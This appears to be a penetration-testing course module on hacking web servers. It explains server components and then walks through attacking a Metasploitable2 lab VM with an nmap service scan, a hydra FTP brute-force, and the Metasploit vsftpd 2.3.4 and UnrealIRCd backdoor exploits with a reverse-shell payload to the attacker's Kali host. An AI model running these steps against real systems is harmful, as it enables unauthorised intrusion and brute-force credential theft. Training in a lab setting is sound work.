
**Module 13**

**Hacking Web Server**

A webserver is hardware or software that stores, process, and deliver web page via HTTP protocol. When a user request video or photo from a search engine actually he becomes the client and his browser generates HTTP request that is sent to the web server than web server collect the request from the data storage or application web server and respond the client request with appropriate HTTP response.



**Component of web server**

**Document root**

It is a directory of web server in which root file of directory are there and into them critical HTML file are stored related to the web page of domain name.

**Server root**

It is also a directory but it is top-level directory in which server configuration and error, executable and log file are stored.

**Virtual Document Tree**

It provide additional storage on different machine or disk after the original space become full.

**Virtual Hosting**

It is a technique of hosting a multiple domain or website in same server . This technique allows the sharing of resource among various server.

**Web Proxy**

A proxy server is located between the web client and web server. This is used to prevent from IP blocking and maintaining anonymity.

**IIS Web Server Architecture**

Internet Information Service is a web server application which is flexible for hosting anything on the web like HTTP, HTTP secure (HTTPS), FTP(file transfer protocol), FTPS (FTP secure), SMTP (simple mail transfer protocol).

It also has several component like http listener and service like WWW Publishing Service.

**Common Goal Behind web server hacking**

Stealing credential detail or sensitive information.

Compromising the Database

Escalating privilege

Obtaining Source code of application

**Foot printing the webserver**

We had seen most tool of foot printing in beginning module like

Whois lookup

DNS lookup

http recon

nmap etc

Lets see foot printing of webserver with nmap

First we need a webserver

Download metasploitable2 machine

Source :- <https://www.vulnhub.com/entry/metasploitable-2,29/>

Install it on VMware

Launch it, default credential is

username = “msfadmin”


password = “msfadmin”

Run ifconfig we get IP, search this IP we get webpage with different module



Lets run nmap


Command :- nmap -sV [IP]



We can see all services running on metasploitable2 machine.

First let check user and password of ftp server by bruteforce attack with the help of HYDRA

Command:- hydra -L (user\_list) -P (pass\_list) [IP] [service]



This is ftp valid user

On port 21 ftp service are enable for webservice, lets exploit it

Open msfconsole

And search ftp with its version.


Command :- Search vsftpd 2.3.4

We can use auxiliary/scanner/ftp/ftp\_login 🡨 to enumerate the user


But let’s do exploit

* Use exploit/unix/ftp/vsftpd\_234\_backdoor

Set rhosts [192.168.40.134]




Run this exploit




We can see here we got shell

Lets run ifconfig command in this shell




We can see IP of metasploitable2 machine



This is telnet user

We can login through telnet




Lets exploit port 6667

6667/tcp open irc UnrealIRCd

Search UnrealIRCd


Use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

Set rhosts




Set payload cmd/unix/reverse

Set lhost (kali ip)



Run the exploit <┙

We got the shell now we can run the command but let’s check IP by ifconfig



We can see the server IP which is metasploitable2 machine IP.